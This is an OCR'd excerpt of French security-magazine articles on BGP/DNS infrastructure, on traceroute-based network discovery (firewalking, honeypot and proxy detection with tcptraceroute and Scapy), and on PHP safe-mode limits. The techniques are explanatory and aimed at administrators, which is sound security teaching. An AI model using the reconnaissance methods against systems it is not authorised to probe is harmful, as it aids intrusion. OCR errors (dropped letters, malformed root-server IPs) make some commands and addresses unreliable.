Les autres techniques classiques de filtrage en cas de déni de service (voir **[3]**) qui emploient uniquement le détournement du trafic sur la base du préfixe réseau destination, ou encore la limitation de bande passante pour ce type de trafic, ne s'appliquent pas ou ne permettent qu'un filtrage partiel. La seule information qui est propagée entre les FAI pour un filtrage le plus en amont possible consiste en un préfixe réseau marqué par une communauté spécifique (*propagated blackholing*). Un groupe de réflexion étudie la possibilité d'utiliser un mécanisme existant comme MP-BGP (*MultiProtocol BGP*) pour transmettre des informations plus détaillées sur les flux à filtrer. Le flux serait composé des éléments suivants : préfixe IP source et/ou destination, ports source/destination, type de message ICMP, longueur, taille du paquet – ce qui n'est pas sans rappeler le septule d'un flux de type Netflow **[10]**.

Malheureusement, la région Asie Pacifique a, comme lors de beaucoup d'incidents de sécurité, souffert pendant presque deux jours. Heureusement que le ver n'était pas de type destructeur, l'effet sur l'Internet était dû à sa vitesse de propagation et le fait qu'il remplissait les tuyaux : la majorité des réseaux d'opérateurs sont restés stables, même durant les dix minutes où la vitesse de propagation était à son apogée.

CONCLUSION

La notion de confiance, implicite dans l'architecture de l'Internet, a évolué depuis l'époque de l'ARPANET mais reste une composante forte, ce qui rend la tâche souvent plus facile aux attaquants. Par contre, les protocoles BGP et DNS, qui devraient subir une refonte complète selon certains, ont prouvé leur stabilité dans un milieu devenu hostile. La notion de distribution de contenu a elle aussi changé pour passer d'un média texte à un Internet où le multimédia est roi : force est de constater qu'une plus grande distribution du contenu et une proximité vis-à-vis de l'utilisateur rendrait certaines attaques encore plus difficiles à lancer et à en réduire la portée, en plus de freiner la course à la bande passante.

Les vers quant à eux, continuent à s'améliorer au niveau de leur taille, leur vitesse de propagation, leur virulence et le moteur de choix du prochain système à infecter. D'arriver à analyser les futurs vers, en espérant qu'ils soient également non destructifs, en moins de quelques heures pour ne pas dire minutes, sera un challenge continuel pour la communauté. Quel aurait été l'effet combiné de SQL Slammer, qui en plus de se propager, aurait envoyé les quatre paquets avec le bon protocole IP et le bon TTL ?

Le thème du prochain dossier, en guise de rappel au dossier du numéro 8 **[2]**, portera sur l'utilisation, les options et les contraintes d'un routeur comme pot de miel et comment mettre en place une redirection de trafic de type Bait-n-Switch **[11]** au niveau d'un réseau d'opérateurs avec des techniques de réseaux privés virtuels.

Nicolas FISCHBACH (**nico@securite.org**)
http://www.securite.org/nico/
Senior Manager – IP Engineering/Security
COLT Telecom - **http://www.colt.net/**

Informations sur les serveurs DNS racines

Serveur	Opérateur	Localisations	Adresse IP	AS source
A	Verisign	Dulles VA, USA	198.41.0.4	19836
B	ISI	MarinaDel Ray CA, USA	128.9.0.107	226, 4
C	Cogent	Hendon VA et Los Angeles CA, USA	192.33.4.12	2149
D	Université du Maryland	College Park MA, USA	128.8..10.90	27
E	NASA	Moutain View CA, USA	192.203.230.10	297
F	ISC	Palo Alto CA; San Jose CA; New York City NY; San Francisco CA; Los Angeles CA, USA et Madrid, ES ainsi que Hong Kong. A venir : NaMeX, Rome, IT	192.5.5.241	3557
G	US DoD	Vienna VA, USA	192.112.36.4	5927
H	US Army	Aberdeen MD, USA	128.63.2.53	13
I	Autonomica	Stockholm, SE	192.36.148.17	8674
J	Verisign	Dulles VA; Mountain View CA; Sterling VA; Seattle WA; Atlanta GA; Los Angeles CA, USA et Amsterdam, NL	192.58.128.30	26415 , 11631, 10921
K	RIPE NCC	Londres, UK	193.0..14.129	25152, 5459
L	ICANN	Los Angeles, USA	198.32..64.12	20144
M	Wide	Tokyo, JP	202.12.27.33	7500

Pour des informations plus détaillées (serveurs gTLD) voir [12] et [13].

RÉFÉRENCES

[1] MISC 3, dossier «Protection de l'infrastructure réseau IP: les protocoles de routage et MPLS»

[2] MISC 8, dossier «Les pots de miel»

[3] MISC 4, dossier «Protection de l'infrastructure réseau IP: les dénis de services réseaux»

[4] Symposium sur la Sécurité des Technologies de l'Information et de la Communication, **http://www.sstic.org/** - Rennes, Juin 2003

[5] RIPE Route Collector project – **http://www.ripe.net/**

[6] Zebra – **http://www.zebra.org/**

[7] soBGP - **ftp://ftp-eng.cisco.com/sobgp/**

[8] Incident AS7007 - **http://flix.flirble.org/**

[9] S-BGP - **http://www.ir.bbn.com/projects/s-bgp/**

[10] Netflow - **http://www.cisco.com/warp/public/732/Tech/nmp/netflow/index.shtml**

[11] Bait-n-Switch Honeypot - **http://violating.us/projects/baitnswitch/**

[12] BGP Snarf - **http://www.qorbit.net/monitoring/bgp-snarf-group.html**

[13] Root Server Technical Operations Assn - **http://www.root-servers.org/**

[14] RIPE Routing-WG Recommendations for Coordinated Route-flap Damping Parameters - **http://www.ripe.net/ripe/docs/routeflap-damping.html**

[15] Golden Networks - **http://www.qorbit.net/documents/golden-networks**

[16] Cisco IOS Interface Blocked by IPv4 Packets - **http://www.cisco.com/warp/public/707/cisco-sa-20030717-blocked.shtml**

[17] BGP Vulnerability Testing: Separating Fact from FUD- **http://www.nanog.org/mtg-0306/pdf/franz.pdf**

[18] RFC 2385 - Protection of BGP Sessions via the TCP MD5 Signature Option

[19] MISC 1, dossier « Protection de l'infrastructure réseau IP », paragraphe « Administration à distance »

[20] NSD - **http://www.nlnetlabs.nl/nsd/**

[21] djbdns – **http://cr.yp.to/djbdns/**

[22] AS112 Project - **http://as112.net/**

[23] MISC 6, dossier «Protection de l'infrastructure réseau IP: (Sécurité) IPv6 et IP anycast»

[24] A Sampling of the Security Posture of the Internet's DNS Servers - **http://www.packetfactory.net/papers/DNS/**

[25] Analysis of the DNS root and gTLD nameserver system - **http://www.caida.org/projects/dns-analysis/**

[26] ISC BIND Vulnerabilities - **http://www.isc.org/products/BIND/bind-security.html**

[27] Security patch for the one true BIND 4.9.x - **http://www.openwall.com/bind/**

[28] The bogon reference page - **http://www.cymru.com/Bogons/**

[29] Profiles: Automated Credit Card Fraud - **http://www.honeynet.org/papers/profiles/cc-fraud.pdf**

[30] BCP38 - Network Ingress Filtering - **ftp://ftp.isi.edu/in-notes/rfc2827.txt**

[31] ***RFC 3013 - Recommended Internet Service Provider Security Services and Procedures*** - **ftp://ftp.isi.edu/in-notes/rfc3013.txt**

[32] Radio Frequency IDentification - **http://www.rfid.org/**

[33] E.164 number and DNS - **http://www.ietf.org/rfc/rfc2916.txt**

Du bon usage du traceroute

Ou comment faire parler les infrastructures réseau en jouant avec le champ TTL.

L'application traceroute présente le chemin suivi par les paquets émis vers une destination donnée. Si on voit immédiatement tout l'intérêt de cette application pour le dépannage réseau, on le mesure mal dans le domaine de la sécurité réseau.


COMMENT ÇA MARCHE ?

JOUER AVEC LE CHAMP TTL

Le *traceroute* repose sur la durée de vie limitée des paquets IP. Cette durée de vie est fixée par la valeur du champ TTL (*Time To Live*, cf. **figure 2**). En émettant des paquets à destination de notre cible avec une valeur de TTL croissante, nous produisons une erreur dite *TTL Exceeded* sur chaque routeur du chemin et obtenons en retour une erreur ICMP en conséquence, qui nous permet d'identifier le point de passage, ou *hop*, qui l'a générée. Nous obtenons alors ce genre de résultats :

```
cbr@elendil:~$ traceroute www.nerim.net
traceroute to www0.nerim.net (62.4.16.81), 64 hops max, 40 byte packets
 1  gw (172.16.1.1)  3 ms  2 ms  2 ms
 2  loopback1-ins101-tip-voltaire.nerim.net (62.4.16.248)  89 ms  142
ms  55 ms
 3  geth0-2-swr201-srv-voltaire.nerim.net (62.4.16.30)  105 ms  59 ms
127 ms
 4  www0.nerim.net (62.4.16.81)  127 ms  94 ms  70 ms
```

Lorsque la valeur du champ TTL est suffisante pour atteindre la cible, celle-ci répond à la requête contenue dans notre paquet, signe que nous sommes parvenus à notre but. Une absence de réponse pose un problème en ce qu'elle nous empêche de savoir si le processus de traçage est fini ou simplement bloqué en route, mais nous pourrons mettre à profit ce genre d'accidents.



1 En-tête IP

GÉNÉRER EFFICACEMENT UNE RÉPONSE

Il existe deux méthodes génériquement implémentées pour générer une réponse. La première, celle de la plupart des outils disponibles sous Unix, consiste à envoyer un paquet UDP à destination d'un port élevé, supposé fermé, et d'attendre en retour une erreur ICMP de type *Port Unreachable*. La seconde, implémentée principalement sous Windows, consiste à envoyer un `ping`. Dans la mesure où les firewalls que nos paquets seront amenés à traverser ont de grandes chances de filtrer ce type de paquets, ces deux méthodes sont peu efficaces. Il en va de même pour toutes les autres sollicitations ICMP (*timestamp*, *netmask* et *info*), universellement bloquées et pas forcément supportées par tous les systèmes d'exploitation.

Nous pouvons utiliser des paquets TCP pour générer une réponse. En effet, la réception d'un paquet TCP de type SYN par un port ouvert entraîne l'émission par la cible d'un SYN-ACK. Si le port est fermé, la machine nous répond un RST-ACK. C'est ce qu'on appelle un *traceroute TCP*. Cette technique présente de nombreux

vantages. D'abord, elle est utilisable pour toute machine résentant un port TCP accessible. Ce n'est certes pas le cas de outes les machines connectées à Internet, mais il concerne la ajorité de celles qui pourraient nous intéresser. Ensuite, quels ues soient les dispositifs de protection mis en œuvre en amont enfin presque), un port TCP ouvert reste accessible car il offre n service. Ainsi, nous sommes capables de réaliser un traceroute ur une machine comme le serveur HTTP www.microsoft.com, à où les méthodes classiques ne donnent pas de résultat. Nous tilisons `tcptraceroute` [1]. Notons que nous aurions aussi bien u utiliser *hping* [2] ou *Scapy* [3], outils bien plus versatiles et onc plus puissants.

```
br@elendil:~$ traceroute www.microsoft.com
raceroute to www.microsoft.akadns.net (207.46.249.27), 64 hops max, 40
yte packets
1  gw (172.16.1.1)  2 ms  3 ms  2 ms
...]
1  207.46.36.66 (207.46.36.66)  459 ms  292 ms  332 ms
2  207.46.155.10 (207.46.155.10)  363 ms  299 ms  238 ms
3  * * *
4  * * *
...]
br@elendil:~$ tcptraceroute www.microsoft.com 80
elected device eth0, address 172.16.1.11, port 32847 for outgoing
ackets
racing the path to www.microsoft.com (207.46.249.27) on TCP port 80,
 hops max
1  gw (172.168.1.1)  2.129 ms  2.023 ms  1.846 ms
...]
1  207.46.36.66 (207.46.36.66)  274.917 ms  214.802 ms  350.485 ms
2  207.46.155.10 (207.46.155.10)  442.061 ms  272.501 ms  287.735 ms
3  207.46.224.209 (207.46.224.209)  302.425 ms  289.177 ms  354.821 ms
4  microsoft.com (207.46.249.27) [open]  301.620 ms * 549.395 ms
```

loquent et sans appel. Alors que le premier traceroute se trouve loqué au niveau du treizième hop, le traceroute TCP atteint son but.

Avec un peu d'imagination, nous pouvons créer des systèmes de raceroute "sur mesure" pour les systèmes dont l'accessibilité se évèle un peu plus exotique. Par exemple, pour réaliser l'opération ur un serveur DNS uniquement accessible en UDP et dont l'accès st complètement filtré, nous pouvons réaliser une véritable equête DNS à laquelle il répondra. En utilisant Scapy [3], nous btenons un résultat probant sur le DNS primaire du domaine microsoft.com (207.46.138.20), alors qu'un traceroute classique e trouve bloqué au treizième hop (le fameux 13e hop...) :

```
br@elendil:~$ traceroute 207.46.138.20
raceroute to 207.46.138.20 (207.46.138.20), 64 hops max, 40 byte
ackets
1  gw (172.16.1.1)  2 ms  2 ms  2 ms
...]
1  207.46.36.210 (207.46.36.210)  320 ms  227 ms  288 ms
12  207.46.155.17 (207.46.155.17)  278 ms  254 ms  218 ms
13  * * *
root@elendil:~# scapy
Welcome to Scapy (0.9.14.1beta)
>>>
a=IP(dst="207.46.138.20",ttl=(1,30))/UDP()/DNS(rd=1,qd=DNSQR(qname="www
.microsoft.com"))
>>> ans,unans=sr(a)
Begin emission:
...*..*.*.*..*...*.**..*.*.**..**.*...*..*..*..*..*.**..*.*.*.*Finished
to send 30 packets.
.**.**
Received 69 packets, got 30 answers, remaining 0 packets
>>> for snd,rcv in ans:
...         print snd.ttl, rcv.src
...
1 172.16.1.1
[...]
11 207.46.36.210
12 207.46.155.17
13 207.46.129.9
14 207.46.138.20
15 207.46.138.20
16 207.46.138.20
```


L'essentiel, dans le bon déroulement d'un traceroute, réside donc dans la génération d'une réponse, quel que soit le moyen utilisé. Du moment que nous sommes capables de faire répondre l'hôte destination, nous avons gagné.

APPLICATIONS DU TRACEROUTE EN DÉCOUVERTE DE RÉSEAU

L'avantage des approches TCP et UDP pour le traceroute réside dans ce que nous ne traçons plus simplement le chemin vers une adresse IP, mais vers un service répondant à cette adresse. Cette différence nous permet d'aller beaucoup plus loin dans la découverte de configurations de réseaux distants.

DÉTECTION DE FIREWALLS ET DÉCOUVERTES DES JEUX DE RÈGLES

La découverte s'appuie sur la comparaison de plusieurs traceroutes, sur différents services ouverts ainsi que sur des ports fermés. Nous sommes ainsi capables de différencier les hôtes hébergeant les différents services traités (ceux-ci faisant éventuellement l'objet de redirections, comme du partage de charge) et les dispositifs qui les protègent. Reprenons l'exemple



2 Proxy HTTP transparent

du serveur Web **www.microsoft.com**. La comparaison entre le traceroute classique et le traceroute TCP montre que le treizième hop (207.46.224.209) est un filtre de paquets. Ceci nous sera confirmé si nous émettons un traceroute TCP à destination du port 21 par exemple : le traçage se trouve bloqué par le treizième hop. C'est pourquoi le traceroute TCP (ou UDP) est souvent utilisé pour faire du firewalking [4]. Ainsi, en effectuant l'opération plusieurs fois en modifiant la destination, le protocole utilisé ainsi que les ports source et destination, nous sommes capables de deviner la configuration d'un éventuel firewall d'une manière souvent plus efficace qu'avec un scan de ports, ainsi que sa localisation exacte sur le réseau. Grâce à cette méthode, nous sommes en mesure d'identifier un filtrage réalisé par plusieurs équipements de configuration différente en cascade.

```
cbr@elendil:~$ tcptraceroute www.microsoft.com 21
[...]
10  pos15-0.core1.seal.us.msn.net (207.46.33.29)  272.535 ms  219.263
ms  314.943 ms
11  207.46.36.66 (207.46.36.66)  230.227 ms  409.276 ms  342.592 ms
12  207.46.155.10 (207.46.155.10)  222.488 ms  262.243 ms  340.038 ms
13  * * *
```

ANALYSE DE SYSTÈMES DE PARTAGE DE CHARGE

Autre découverte grâce à traceroute. Nous nous apercevons rapidement que le nom www.microsoft.com pointe en fait sur 6 adresses IP en *round robbin* :

```
cbr@elendil:~$ host www.microsoft.com
www.microsoft.com       CNAME   www.microsoft.akadns.net
www.microsoft.akadns.net        A       207.46.249.27
www.microsoft.akadns.net        A       207.46.249.190
www.microsoft.akadns.net        A       207.46.249.222
www.microsoft.akadns.net        A       207.46.134.155
www.microsoft.akadns.net        A       207.46.134.190
www.microsoft.akadns.net        A       207.46.134.222
```

Nous pouvons tracer chacune de ces adresses pour voir si des chemins différents sont pris. Nous voyons alors que les adresses en 207.46.249.* ne sont pas routées au même endroit que celles en 207.46.134.*, ce qui nous donne une meilleure idée de l'architecture de répartition de charge :

```
cbr@elendil:~$ tcptraceroute 207.46.249.27 80
[...]
11  207.46.36.66 (207.46.36.66)  356.165 ms  472.235 ms  322.625 ms
12  207.46.155.10 (207.46.155.10)  235.605 ms  244.070 ms  265.127 ms
13  207.46.224.209 (207.46.224.209)  220.053 ms  292.196 ms  217.523 ms
14  microsoft.com (207.46.249.27) [open]  212.584 ms * 470.207 ms
cbr@elendil:~$ tcptraceroute 207.46.134.155 80
[...]
11  207.46.36.66 (207.46.36.66)  252.432 ms  218.147 ms  216.549 ms
12  207.46.155.17 (207.46.155.17)  260.049 ms  268.678 ms  247.330 ms
13  207.46.129.146 (207.46.129.146)  257.516 ms  236.545 ms  218.074 ms
14  microsoft.com (207.46.134.155) [open]  377.202 ms * 554.835 ms
```

DÉTECTION DE REDIRECTIONS DE FLUX ET PROXYING TRANSPARENT

(POUR LE MEILLEUR, COMME POUR LE PIRE)

Dans la mesure où nous traçons des services, nous sommes capable de détecter toute tentative de proxying d'un flux particulier, comme un proxy HTTP transparent par exemple. Dans le cas présent, un reroutage du trafic HTTP, i.e. à destination du port 80 en TCP, a été mis en place sur la passerelle de sortie. Si nous effectuons un traceroute classique sur **www.nerim.net**, nous obtenons le même résultat que plus tôt. Or, cela ne reflète pas la réalité de la configuration réseau (cf. **figure 2**). Lançons donc un traceroute TCP vers le port 80 :

```
cbr@elendil:~$ tcptraceroute www.nerim.net 80
Selected device eth0, address 172.16.1.11, port 32861 for outgoing packets
Tracing the path to www.nerim.net (62.4.16.81) on TCP port 80, 30 hops max
 1  gw (172.16.1.1)  45.667 ms  10.069 ms  2.216 ms
 2  www.nerim.net (62.4.16.81) [open]  78.369 ms  43.733 ms  24.240 ms
```

Il y a une différence notable entre nos deux résultats, preuve que nous sommes en présence d'une redirection du flux vers un proxy local. Il est cependant difficile de l'identifier car il répond à toutes nos requêtes en utilisant l'IP que nous interrogeons. Nous devons ruser. Par exemple, un examen minutieux des paquets de réponse, en particulier la valeur du champ TTL, nous renseigne sur l'éloignement d'un tel proxy. De la même manière, nous pouvons découvrir des attaques de type redirection du flux [5] ou bien Man In the Middle, par différentiation de plusieurs traceroutes vers différents services en cas de doute. Ainsi, lors d'une conférence récente, nous avons pu identifier un point d'accès *wireless* comme un intrus (*rogue AP* [6] faisant tourner un *honeypot* [7] (*honeyd* [8] en l'occurrence) utilisé comme outil d'attaque, émulant une architecture réseau virtuelle et de nombreux services susceptibles de capturer des informations sensibles (login/password par exemple). La topologie réseau présentée par ce faux point d'accès n'était en effet pas du tout cohérente avec les résultats que nous attendions.

Grâce à un traceroute, nous sommes en mesure de détecter une redirection de port par traduction d'adresse (DNAT selon l'appelation linuxienne). En effet, un traceroute à destination de l'équipement de NAT nous donnera un certain nombre de hops. Par contre, un traceroute orienté service sur le port redirigé nous donnera un erreur TTL Exceeded au niveau du firewall, alors qu'il devrait répondre, et atteindra sa cible en un nombre de hops plus importants. Pour autant, la réponse finale portera encore l'IP du firewall. Nous avons là une incohérence caractéristique des ports redirigés face au traceroute.

```
cbr@elendil:~$ traceroute web
traceroute to web (172.16.1.1), 64 hops max, 40 byte packets
 1  gw (172.16.1.1)  3 ms  2 ms  2ms
 2  web (172.16.3.10)  4 ms  3 ms  3 ms
cbr@elendil:~$ tcptraceroute web 80
Selected device eth0, address 172.16.1.11, port 32845 for outgoing packets
Tracing the path to web (172.16.1.1) on TCP port 80, 30 hops max
1  gw (172.16.1.1)  2.231 ms  2.113 ms  2.101 ms
2  web (172.16.3.10)  3.456 ms  3.345 ms  3.130 ms
3  web (172.16.3.10) [open]  4.560 ms  3.980 ms  3.654 ms
```

DÉTECTION DE HONEYPOTS

Le traceroute est ainsi également l'un des moyens les plus utilisés par les pirates pour savoir s'ils sont en présence d'un pot à miel (honeypot [7]) censé les leurrer. En effet, lorsqu'une connexion se fait rediriger vers un honeypot, le trajet des paquets s'en trouve affecté. Dès lors, si l'implémentation du piège n'est pas rigoureuse, la redirection devient détectable. Si la plupart des produits gèrent plutôt bien le leurre d'un traceroute externe, ils sont nettement moins efficaces lorsque le test est lancé depuis le honeypot lui-même. De nombreux travaux dans le domaine des pots à miel portent d'ailleurs sur ce point précis.

EXPLOITATION DE TROUS DE SÉCURITÉ SUR DES ROUTEURS

Enfin le TTL sert aussi à attaquer des routeurs, voire des firewalls. En effet, si ces derniers présentent rarement de services accessibles, des erreurs d'implémentation dans leur couche de routage peuvent être exploitées. Une valeur adéquate du champ TTL permet à l'attaquant de cibler précisément un routeur sans pour autant envoyer des paquets qui lui seraient destinés. Il suffira qu'ils soient routés par lui. Ainsi, une mauvaise gestion du NAT sur les Linux 2.4 [9] autorisait la récupération des adresses des hôtes internes vers lesquels un port du firewall était redirigé par traduction d'adresse. Une mauvaise construction des erreurs ICMP sur les Linux 2.0 [10] entraînait l'inclusion de portions de mémoire noyau dans les erreurs ICMP retournées.

Cédric Blancher

sid@miscmag.com

Un grand merci à Maître Phil'

RÉFÉRENCES

[1] Michael C. Toren, tcptraceroute, **http://michael.toren.net/code/tcptraceroute/**

[2] Salvatore Sanfilippo, hping2, **http://www.hping.org/**

[3] Philippe Biondi, Scapy, **http://www.cartel-securite.fr/pbiondi/scapy.html**

[4] Daniel Polombo, "Firewalls, techniques de découverte et contournement", Linux Magazine HS 13

[5] Éric Detoisien, Frédéric Raynal, Cédric Blancher, "Jouer avec le protocole ARP", MISC 3

[6] Daniel Polombo, Cédric Blancher, "Attaques sur les réseaux 802.11b", MISC 6

[7] Dossier "Honeypots, le piège à pirates", MISC 8

[8] Niels Provos, honeyd, **http://www.citi.umich.edu/u/provos/honeyd/**

[9] Philippe Biondi, "Linux Netfilter NAT/ICMP code information leak", Advisory CARTSA-20020402, **http://lists.insecure.org/lists/bugtraq/2002/May/0058.html**

[10] Philippe Biondi, "Linux 2.0 remote info leak from too big icmp citation", Advisory CARTSA-20030314, **http://lists.insecure.org/lists/bugtraq/2003/Jun/0103.html**

PHP : les limites du safe mode

Dès qu'un site Web est dynamique, des problèmes de sécurité inhérents au langage de programmation peuvent apparaître. PHP est sans doute le langage le plus proposé par les hébergeurs et le plus présent [1] sur Internet. Cet article aborde le problème de la sécurité posé par le langage PHP dans un site Internet. Peut-on limiter les risques posés par d'éventuelles failles dans le code PHP ? Dans le cadre d'hébergements Web mutualisés, quelles mesures un hébergeur peut-il prendre pour ne pas pâtir du piètre développement d'un site ? Peut-il garantir un minimum de sécurité même en présence de code PHP hostile ? Certaines mesures pourront limiter les risques posés par des bogues de programmation dans le code d'un site Web ou dans une application PHP. Elles sont intéressantes à envisager dans le cadre de serveur dédié.

LE SAFE MODE

PHP permet notamment de manipuler des fichiers, d'exécuter des commandes et d'ouvrir des connexions réseaux. Ces propriétés le rendent potentiellement dangereux. Cependant, il a été conçu comme une alternative plus sûre aux scripts CGI et au langage Perl. Quand PHP est utilisé comme module Apache, il s'exécute avec les droits de l'utilisateur sous lequel le serveur Web fonctionne, généralement l'utilisateur `apache`. Si différents utilisateurs ont des scripts PHP, tous les scripts se retrouvent avec les mêmes droits ! Le *safe mode* tente de résoudre les problèmes de sécurité des hébergements mutualisés. Faute d'alternative réaliste au niveau du serveur Web ou du système d'exploitation, le *safe mode* est la mesure principale de sécurité utilisée jusqu'ici.

Pour l'activer, il suffit de mettre `safe_mode = On` dans le fichier de configuration `php.ini` et de relancer Apache.

Un système de *wrapper* sur l'ouverture des fichiers `fopen()` va renforcer les permissions Unix. Il vérifie que le propriétaire du script est aussi le propriétaire du fichier et ce n'est qu'à cette condition que le fichier sera ouvert.

Les exécutions de commande sont limitées à celles se trouvant dans le répertoire `safe_mode_exec_dir`.

Seules les variables d'environnement `safe_mode_allowed_env_vars` sont modifiables, à l'exception de celles commençant par un préfixe défini dans `safe_mode_protected_env_vars`. Par défaut, lorsque le *safe mode* est activé, seules les variables commençant par `PHP_` sont modifiables à l'aide de la fonction `putenv()`. Cela évite les manipulations des variables `PATH`, `IFS`, `LD_LIBRARY_PATH`,... permettant l'exécution d'autres programmes que ceux du répertoire `safe_mode_exec_dir`.

Certaines fonctions dangereuses comme `dl` (chargement dynamique de librairie) sont interdites et divers contrôles sont ajoutés. Par exemple, la fonction `chmod()` ne peut pas donner les permissions SUID ou SGID, ce qui aurait permis à un utilisateur local de devenir l'utilisateur `apache`.

LES SESSIONS

Un numéro de session identifie de manière unique un utilisateur. Cette valeur est transmise par un *cookie* ou via un paramètre dans l'URL. Véhiculé dans une URL, il peut être transmis involontairement dans un champ `Referer` HTTP. Pour limiter l'utilisation accidentelle de cette valeur, PHP peut vérifier la

présence d'une chaîne définie par session.referer_check dans le contenu du Referer. Si cette chaîne de texte est absente, le numéro de session n'est pas utilisé. Évidemment, un pirate n'aura aucun mal à forger un Referer ou utiliser un cookie pour exploiter ce numéro de session. Pour se protéger contre cela, il convient de désactiver la gestion des sessions via les URLs : session.use_trans_sid=0 au prix de diminuer la compatibilité avec les clients ne gérant pas les cookies.

En dehors du risque de diffusion du cookie, il y a aussi le risque qu'un pirate fixe le numéro de session, C'est l'attaque par session fixation.

Par exemple, le pirate vous invite à suivre un lien vers un site sensible dont l'URL contient un numéro de session. Si l'utilisateur s'identifie sur ce site, le pirate ayant le numéro de session pourra effectuer les mêmes opérations que l'utilisateur. Pour éviter cette attaque, activer session.use_only_cookies=1 (PHP >= 4.3.0).

Si le site http://www.hebergeur.com/site1/ dépose un cookie sur le poste de l'utilisateur, lorsque cet utilisateur accède au site http://www.hebergeur.com/site2/, son navigateur transmet les cookies du site1. En effet, ils partagent le même domaine. Il faudra que la configuration du serveur distingue le répertoire avec session.cookie_path pour chaque site hébergé.


Enfin, le répertoire où se trouvent les sessions des utilisateurs session.save_path, s'il est identique pour tous, ne doit pas pouvoir être listé via un script PHP. On verra comment réaliser cela dans le paragraphe suivant. Si chaque site a son propre répertoire pour les sessions, il ne faut pas pour autant que ce répertoire se trouve accessible depuis Internet. Cela peut sembler évident mais cette situation a été observée chez certains hébergeurs.

ISOLATION AU NIVEAU DU SYSTÈME DE FICHIERS

Malgré la présence du safe_mode, un utilisateur peut se promener sur le système de fichiers.


```
<?php
function list_dir($dirname)
{
  echo "list_dir($dirname)<BR>\n";
  $handle=opendir($dirname);
  if($handle)
  {
    while ($file = readdir($handle))
    {
      print $file."<BR>";
    }
    closedir($handle);
  }
}

list_dir('/');
?>
```



Le paramètre open_basedir fixe une racine en dessous de laquelle aucun fichier ne peut être lu. Il convient de placer ce paramètre pour chaque virtualhost (site virtuel) :

```
<VirtualHost 1.2.3.4:80>
    ServerName www.toto.org
    ServerAdmin webmaster@toto.org
    DocumentRoot /home/toto/public_html/
```




```
    User toto
    Group toto
    php_admin_flag engine on
    php_admin_value open_basedir "/home/toto/"
</VirtualHost>
```

ET LES SESSIONS ?

Le paramètre `open_basedir` empêche un accès direct aux fichiers de session sans pour autant en empêcher le fonctionnement.

ET L'UPLOAD ?

La commande `copy` ne permet pas de déplacer le fichier "uploadé" car celui-ci se trouve en dehors de la racine `open_basedir`, et de toute façon, le *safe mode* refuserait de copier un fichier n'appartenant pas au propriétaire du script PHP. Il faut utiliser l'instruction dédiée `move_uploaded_file`.

Regardons le formulaire d'*upload* suivant :

```
<FORM ENCTYPE="multipart/form-data" ACTION="_URL_SCRIPT_PHP_"
METHOD="POST">
<INPUT TYPE="hidden" name="MAX_FILE_SIZE" value="1000">
Envoyez ce fichier : <INPUT NAME="userfile" TYPE="file">
<INPUT TYPE="submit" VALUE="Send File">
</FORM>
```

Et le code PHP :

```
<?php
$uploaddir = '/var/www/uploads/';

